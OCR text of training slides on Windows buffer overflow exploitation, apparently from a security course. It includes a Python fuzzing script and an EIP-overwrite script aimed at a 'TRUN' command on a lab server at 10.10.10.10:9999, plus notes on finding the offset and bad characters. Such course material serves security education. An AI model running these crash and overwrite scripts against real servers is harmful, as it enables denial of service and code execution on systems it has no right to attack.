
- Step 1: Establish a connection with the vulnerable server using Netcat



- Step 2: Generate spike templates and perform spiking



Windows Buffer Overflow Exploitation (Cont'd)



Windows Buffer Overflow Exploitation (Cont'd)

Perform Fuzzing

- Attackers use fuzzing to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register
- Fuzzing helps in identifying the number of bytes required to crash the target server
- This information helps in determining the exact location of the EIP register, which further helps in injecting malicious shellcode

fuzz.py (~) - Pluma

File Edit View Search Tools Documents Help

Open Save Undo

fuzz.py

```
#!/usr/bin/python
import sys, socket
from time import sleep

buff = "A" * 100

while True:
    try:
            soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            soc.connect(('10.10.10.10', 9999))

            soc.send(('TRUN /.:/' + buff))
            soc.close()
            sleep(1)
            buff = buff + "A" * 100
    except:
            print "Fuzzing crashed vulnerable server at %s bytes" % str(len(buff))
            sys.exit()
```


Python Tab Width: 4 Ln 17, Col 53 INS

Parrot Terminal

File Edit View Search Terminal Help

```
[root@parrot]-[~]
    #./fuzz.py
^CFuzzing crashed vulnerable server at 2300 bytes
[root@parrot]-[~]
    #
```


Windows Buffer Overflow Exploitation (Cont'd)




Windows Buffer Overflow Exploitation (Cont'd)


Identify the Offset

- Attackers use the Metasploit framework pattern_create and pattern_offset ruby tools to identify the offset and exact location where the EIP register is being overwritten





Windows Buffer Overflow Exploitation (Cont'd)



Windows Buffer Overflow Exploitation (Cont'd)

Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with malicious shellcode

overwrite.py (~) - Pluma

File Edit View Search Tools Documents Help


Open Save Undo

overwrite.py

```
1 #!/usr/bin/python
2 import sys, socket
3
4 shellcode="C" * 2003 + "D" * 4
5
6 try:
7     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8     soc.connect(('10.10.10.10', 9999))
9     soc.send(('TRUN /.:/' + shellcode))
10    soc.close()
11 except:
12    print "Error: Unable to establish connection with Server"
13    sys.exit()
```

Python Tab Width: 4 Ln 13, Col 15 INS


Windows Buffer Overflow Exploitation (Cont'd)



Windows Buffer Overflow Exploitation (Cont'd)

Identify Bad Characters


- Before injecting the shellcode into the EIP register, attackers identify bad characters that may cause issues in the shellcode
- You can obtain the badchars through a Google search. Characters such as no byte, i.e., "\x00", are badchars



